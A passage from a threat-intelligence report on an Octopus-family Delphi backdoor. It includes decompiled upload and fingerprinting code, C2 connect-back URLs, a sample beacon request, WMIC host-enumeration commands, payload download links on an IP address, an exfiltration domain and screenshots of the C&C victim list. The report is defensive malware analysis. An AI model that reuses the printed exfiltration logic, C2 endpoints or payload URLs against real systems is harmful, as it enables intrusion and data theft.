  if ( v6 )
  {
    v31 = L"Upload ";
    System::Sysutils::IntToStr(&v48, v73);
    v30 = v48;
    v29 = dword_5D8A2C;
    v28 = v80;
```

```
0 = v8;
6[1] = v7;
 = (const WCHAR *)sub_409EE0((int)v7);
veFileW(v9, v30);
0 = sub_65BD50(&off_65B4A8, 1);
b_65C040((int)v10, (__int32)L"Filename", (Classes::TCollection *)v75, 0, 0, 0);
b_65C040((int)v10, (__int32)L"Upload", (Classes::TCollection *)L"Submit Query", 0, 0, 0);
0 = L"application/octet-stream";
stem::__linkproc__ UStrCat3((void *)v79, v81, (volatile __int32 *)v56);
b_65BF24((int)v10, (int)L"Filedata", v56[0], (__int32)v30);
b_69DA04((int)L"http://uploadsforyou.com/upload.php", (int)v10, -1, a2, (volatile __int32 *)&v76);
b_40771C(v10);
stem::__linkproc__ UStrClr(&v78);
stem::__linkproc__ UStrClr(&v77);
stem::__linkproc__ UStrEqual((int)v76, (int)L"none");
 ( v6 )

v30 = L"Upload ";
System::Sysutils::IntToStr((__int64 **)v47, v72);
v29 = *(__int32 **)v47;
v28 = dword_6A1068;
v27 = v79;
```

Figure 5. **Upload service website**

Version strings in the samples are the same in both Octopus malware's network module and analyzed samples. Code snippet to create version strings given in the Figure 6.




```
sub_5D665C(&v38);
v6 = System::Json::TJSONString::Create_0(off_505460, 1, (__int32)v38);
v7 = System::Json::TJSONPair::Create_0((int)&off_505A90, 1, (__int32)L"cn", (int)v6);
sub_50F59C((int)v45, (int)v7, v8);
sub_5D6760(&v37);
v9 = System::Json::TJSONString::Create_0(off_505460, 1, (__int32)v37);
v10 = System::Json::TJSONPair::Create_0((int)&off_505A90, 1, (__int32)L"un", (int)v9);
sub_50F59C((int)v45, (int)v10, v11);
sub_5D6694(&v36);
v12 = System::Json::TJSONString::Create_0(off_505460, 1, (__int32)v36);
v13 = System::Json::TJSONPair::Create_0((int)&off_505A90, 1, (__int32)L"wd", (int)v12);
sub_50F59C((int)v45, (int)v13, v14);
v15 = System::Json::TJSONPair::Create_0((int)&off_505A90, 1, (__int32)L"vl", (int)v44);
sub_50F59C((int)v45, (int)v15, v16);
sub_5D672C(&v35);
v17 = System::Json::TJSONPair::Create_1((int)&off_505A90, 1, (__int32)L"li", v35);
sub_50F59C((int)v45, (int)v17, v18);
System::ParamStr(0, (System::UnicodeString *)&v34);
v19 = System::Json::TJSONString::Create_0(off_505460, 1, v34);
v20 = System::Json::TJSONPair::Create_0((int)&off_505A90, 1, (__int32)L"pa", (int)v19);
sub_50F59C((int)v45, (int)v20, v21);
v22 = System::Json::TJSONPair::Create_1((int)&off_505A90, 1, (__int32)L"vr", (__int32)L"2.0");
sub_50F59C((int)v45, (int)v22, v23);
v24 = System::Json::TJSONPair::Create_1((int)&off_505A90, 1, (__int32)L"dt", dword_5F4860);
sub_50F59C((int)v45, (int)v24, v25);
v48 = v45;
```

```
sub_69EAAC(&v38);
v6 = sub_5F5F30(&off_5EF900, 1, v38);
v7 = System::Json::TJSONPair::Create_0((int)&off_5EF2E8, 1, (int)L"cn", (int)v6);
sub_5F6CC8((int)v45, (int)v7, v8);
sub_69EAD4(&v37);
v9 = sub_5F5F30(&off_5EF900, 1, v37);
v10 = System::Json::TJSONPair::Create_0((int)&off_5EF2E8, 1, (int)L"un", (int)v9);
sub_5F6CC8((int)v45, (int)v10, v11);
sub_69EA80(&v36);
v12 = sub_5F5F30(&off_5EF900, 1, v36);
v13 = System::Json::TJSONPair::Create_0((int)&off_5EF2E8, 1, (int)&off_69EF74, (int)v12);
sub_5F6CC8((int)v45, (int)v13, v14);
v15 = System::Json::TJSONPair::Create_0((int)&off_5EF2E8, 1, (int)L"vl", (int)v44);
sub_5F6CC8((int)v45, (int)v15, v16);
sub_69EAFC(&v35);
v17 = System::Json::TJSONPair::Create_1((int)&off_5EF2E8, 1, (int)&off_69EF9C, v35);
sub_5F6CC8((int)v45, (int)v17, v18);
System::ParamStr(0, (System::UnicodeString *)&v34);
v19 = sub_5F5F30(&off_5EF900, 1, v34);
v20 = System::Json::TJSONPair::Create_0((int)&off_5EF2E8, 1, (int)L"pa", (int)v19);
sub_5F6CC8((int)v45, (int)v20, v21);
v22 = System::Json::TJSONPair::Create_1((int)&off_5EF2E8, 1, (int)L"vr", (int)L"2.0");
sub_5F6CC8((int)v45, (int)v22, v23);
v24 = System::Json::TJSONPair::Create_1((int)&off_5EF2E8, 1, (int)L"dt", dword_6BEAB0);
sub_5F6CC8((int)v45, (int)v24, v25);
v48 = v45;
__writefsdword(0, (unsigned int)ExceptionList);
```

Figure 6. **Version strings**

According to timestamp of samples, they are compiled in 2020. Compile timestamps are given in the Figure 7.



New Samples

File name: C:\Users\user\Desktop\samples\b_w.exe
TimeDateStamp: 2020-09-21 07:48:38

File name: C:\Users\user\Desktop\samples\b_j.exe
TimeDateStamp: 2020-09-21 07:48:38

File name: C:\Users\user\Desktop\samples\b_p.exe
TimeDateStamp: 2020-09-21 07:48:38

File name: C:\Users\user\Desktop\samples\j_w.exe
TimeDateStamp: 2020-09-22 03:46:05

File name: C:\Users\user\Desktop\samples\j_j.exe
TimeDateStamp: 2020-09-22 03:46:05

Network Module

File name: C:\Users\user\Desktop\public\network_module.dll
TimeDateStamp: 2018-02-06 03:09:28

Figure 7. **Compile timestamps**

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

4.2.2 Found Octopus Variation

These are the icons in-use by the newer malware. This icon choices are made by the location of which malware is planted.





Figure 8. **Malware icons**

This variant is also developed with Delphi language, and its size is roughly **3 MB**. Payloads and strings are plain, no anti static-analysis technique is implemented.



Detect It Easy v3.01

File name: C:/Users/PUSHKABASS/Desktop/i_w.exe

File type: PE32

Entry point: 0067cb24

Base address: 00400000

Sections: 000b

TimeDateStamp: 2020-09-22 12:46:05

SizeOfImage: 002df000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32

Architecture: I386

Type: GUI

```
compiler    Embarcadero Delphi(XE2-XE6)[-]           S  ?
linker      Turbo Linker(2.25*,Delphi)[GUI32]        S  ?
```

Figure 9. **Malware Type**

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

After the initialization part of the executable's entry, backdoor determines which reporting and connect back URL will be used. Table 3 shows all connect back URLs. **lovingearthy.com** domain has not been observed by the PTI team, however it is still included because one VirusTotal report[10] shows that the binary tried to connect to this domain. However, it is not found in any samples that served in C&C panel. Even analyzed sample has no data indicating that this domain exists.

URLs
http://islandsnake.com/pulse.php
http://footcoinball.com/class.php
http://lovingearthy.com/disks.php

Table 3. **Found Octopus Connect Back URLs**


Executable tries to find which connect back is available in the defined server list. Then choose one and send a POST request that states it is ready to deploy the connection. An example request is given below;

```
POST /class.php HTTP/1.0
Connection: keep-alive
Content-Type: multipart/form-data; boundary=--------012522163850983
Content-Length: 209
Host: footcoinball.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: ce868a7a5b7ee61091088f6033f81031

----------012522163850983
Content-Disposition: form-data; name="check"
Content-Type: text/plain
Content-Transfer-Encoding: quoted-printable

ce868a7a5b7ee61091088f6033f81031
----------012522163850983--
```

Initialization will continue with **FUN_005d9c1c** (as shown in Figure 10), which will collect information about the device. To clarify more, these explained steps and commands executed remotely are called **queries**. Also it drops a file named **profile.ini** in the **%TEMP%** directory.



```
      GetLocalTime_WRAPPER();
      _local_30 = (double)in_ST0;
      local_34 = (wchar_t *)0x5d9d10;
      in_ST7 = in_ST6;
      DAT_005f4864 = FUN_004f67dc(1);
      _local_30 = (double)CONCAT44(0x5d9d1d,local_30);
      COLLECT_INFORMATION(&local_28);
      _local_30 = (double)CONCAT44(0x5d9d2a,local_30);
      FUN_0040a09c(&DAT_005f4854,local_28);
      _local_30 = (double)CONCAT44(0x5d9d36,local_30);
      uVar7 = FUN_0050f370(&PTR_LAB_00506000,1);
      _local_30 = (double)CONCAT44(0x5d9d4c,local_30);
      FUN_0050f61c(uVar7,&DAT_005da168,DAT_005f4854);
      _local_30 = (double)CONCAT44(0x5d9d5a,local_30);
      uVar9 = FUN_0050e8a4(&PTR_LAB_00505770,1,0);
      _local_30 = (double)CONCAT44(0x5d9d69,local_30);
      FUN_0050f5e0(uVar7,&DAT_005da17c,uVar9);
      local_30 = &LAB_005d9da2;
      local_34 = *in_FS_OFFSET;
      *in_FS_OFFSET = (wchar_t *)&local_34;
      local_38 = (undefined4 *)0x5d9d7c;
      puVar18 = &stack0xfffffffc;
      local_38 = (undefined4 *)FUN_005d6bc4();
      local_3c = (wchar_t *)0x5d9d8e;
      uVar9 = FUN_0050eba4(&PTR_LAB_00505a90,1,L"data");
      local_38 = (undefined4 *)0x5d9d98;
      FUN_0050f59c(uVar7,uVar9);
      uVar13 = 1;
      *in_FS_OFFSET = local_34;
      _local_30 = (double)CONCAT44(0x5d9db8,local_30);
      uVar9 = BUILD_POST_REQ(&PTR_LAB_0057cc5c,1,puVar18);
      _local_30 = 0.0;
      local_34 = (wchar_t *)0x0;
      local_38 = (undefined4 *)0x5d9dcb;
      FUN_0050ccc4(uVar7,&local_30);
      local_38 = (undefined4 *)0x5d9dd6;
      FUN_005abf94(local_30,&stack0xffffffd4);
      local_38 = (undefined4 *)0x5d9de5;
      BUILD_HTTP_REQ(uVar9,&DAT_005da1a8,(int)((ulonglong)_local_30 >> 0x20));
      local_38 = (undefined4 *)0x0;
      local_3c = (wchar_t *)0x0;
      local_40 = 0;
      local_44 = (undefined4 *)0x5d9dfc;
      BUILD_HTTP_REQ(uVar9,L"query",L"ce868a7a5b7ee61091088f6033f81031");
      local_44 = &local_8;
      local_4c = (double)CONCAT44(0x5da0ec,DAT_005f485c);
      local_28 = L".php";
      FUN_0040aa94(&local_34,3);
      DO_REQ(local_34,uVar9,60000);
      FUN_00407e54(uVar9);
      FUN_0040ab44(local_8,L"none");
      if (!(bool)uVar13) {
        FUN_005abfac(local_8,&local_38);
        uVar7 = FUN_0050f014(local_38,0,0);
        iVar12 = FUN_00408154(uVar7,&PTR_LAB_00506000);
        if (iVar12 != 0) {
          piVar8 = (int *)FUN_0050f4c8(iVar12,&DAT_005da1d0);
          (**(code **)(*piVar8 + 0xc))(piVar8,&local_3c);
          iVar12 = FUN_0042361c(local_3c);
          SEND_COMMAND(iVar12 * 1000);
        }
      }
    }
  }
}
_local_30 = 6.365987676047877e-310;
Sleep(30000);
```

Figure 10. 005d9c1c function continues

COLLECT_INFORMATION function collects the all information that are also displayed in the C&C (as shown in Figure 14). This function uses an executable called **wmic.exe** to enumerate. Appropriate headers and the output are concatenated appropriately and the overall output is sent to the connect-back server via the function **FUN_005d9c1c**. Used parameters with **wmic.exe** given below.

Query	Purpose
WMIC.exe computersystem get Name /format:list	Computer Name
WMIC.exe os get installdate /format:list	Installation date of Windows
WMIC.exe path CIM_LogicalDiskBasedOnPartition get Antecedent, Dependent	Gets Disk Partition List
WMIC.exe path win32_physicalmedia where tag=PHYSICALDRIVE0 get serialnumber /format:list	Get Serial Number of Physical Disk


Table 4. **WMIC Enumeration**

Lastly, this backdoor has three main functions, which are; taking screenshots, running commands remotely and download/upload files. Download/Upload functionality is also explained more thoroughly in Section 4.4, also the section has an example output of this functionality. **fuploadnow.com** is used for exfiltrating chosen files. Backdoor uses WinRar to zip the chosen directories, then upload them to this domain.

DISCLAIMER : This document and its contents shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in the General Data Protection Regulation and Personal Data Protection Law No. 6698. It shall be noted that PRODAFT provides this information "as is" according to its findings, without providing any legally applicable warranty regarding completeness or accuracy of the contents. Therefore, neither this report nor any of its contents can be used as admissible proof before legal authorities.

4.3 C&C Analysis

The C&C panel has a pragmatic, minimalist design. **News** tab is the welcome page of this command and control panel. In this tab, users can add topics to inform others. The last and only topic is added at **01 March 2021 07:44 GMT**, it refers to the backdoors which are Octopus Malware download links. The only subject that distinguishes them is that their icons are different. They are being placed at different directories, whichever icon matches the context. Hashes provided at Section 8.3.




01 Mar 2021 07:44

```
Bots:
http://185.99.133.244/admin_3b3bbf23ca11e571d916b195e2df3e6b/exe/b_j.exe - Word Icons
http://185.99.133.244/admin_3b3bbf23ca11e571d916b195e2df3e6b/exe/b_w.exe - Java Icons
http://185.99.133.244/admin_3b3bbf23ca11e571d916b195e2df3e6b/exe/b_p.exe

Infs:
http://185.99.133.244/admin_3b3bbf23ca11e571d916b195e2df3e6b/exe/i_j.exe - Java Icons
http://185.99.133.244/admin_3b3bbf23ca11e571d916b195e2df3e6b/exe/i_w.exe - Word Icons
```

Figure 11. **Welcome page, displaying the news.**

List bot tab shows all active backdoors, also these established connections, separated by their context. In Figure 12, displayed **not sorted** victims are unknown victims that are still waiting to be analyzed by threat actors. It is observed that actors may discard the connection if the target is not in the scope of their interests. *(for ex : not government, not interested country)*



Not sorted (7) | [redacted] | [redacted] | 25.1 (8)

Count: 7

Identifier: 499 Created: 27 Jan 2022 09:26 User name: oDnF0q38jq
Status: Offline Response: 27 Jan 2022 09:27 Computer Name: WIN-BLSCKSHMZ06
Version: 2.0 Remote addr: [redacted] Local addr: [redacted]
Not Sorted

Identifier: 498 Created: 27 Jan 2022 09:24 User name: L6dvsanX3Ykx
Status: Offline Response: 27 Jan 2022 09:33 Computer Name: WIN-9FAQNXMVDOK
Version: 2.0 Remote addr: [redacted] Local addr: [redacted]
Not Sorted

Identifier: 497 Created: 27 Jan 2022 08:15 User name: mike
Status: Offline Response: 27 Jan 2022 08:16 Computer Name: MIKE-PC
Version: 2.0 Remote addr: [redacted] Local addr: [redacted]
Not Sorted

Identifier: 496 Created: 24 Jan 2022 15:25 User name: John Doe
Status: Offline Response: 24 Jan 2022 15:27 Computer Name: BEA-CHI-T-7PR01
Version: 2.0 Remote addr: [redacted] Local addr: [redacted]
Not Sorted

Identifier: 495 Created: 24 Jan 2022 13:14 User name: home
Status: Offline Response: 24 Jan 2022 13:16 Computer Name: HOME-PC
Version: 2.0 Remote addr: [redacted] Local addr: [redacted]
Not Sorted

Identifier: 494 Created: 08 Jan 2022 07:15 User name: Administrator
Status: Offline Response: 17 Jan 2022 01:36 Computer Name: MYPC4
Version: 2.0 Remote addr: [redacted] Local addr: [redacted]
Not Sorted

Figure 12. **Compromised devices displayed in the operational environment**


494 ID is the server which is owned by [redacted] explained in Section 5. The other records are out of context. The creation times and last response times are the same, these records could be someone works on public samples or threat actor might have run for itself.
(One of the backdoors is uploaded to VirusTotal by someone already[2]*)*

Following Table 5 shows the context of other groups (explained in detail at Section 5);

Tab Name	Context
25.1	Government network
[redacted]	According to taken screenshot analysis, They are [redacted] operators/engineers/servers.
[redacted]-Clients	They are customers of [redacted], threat actors actively seek and analyze operator devices to see the customers details, generally they take screenshots of the contract paper of customers. Threat actors will decide after if the new client can be profitable in terms of intel. Actors either discard the client connection or keep the client for further steps.

Table 5. **Groups in the operational environment.**

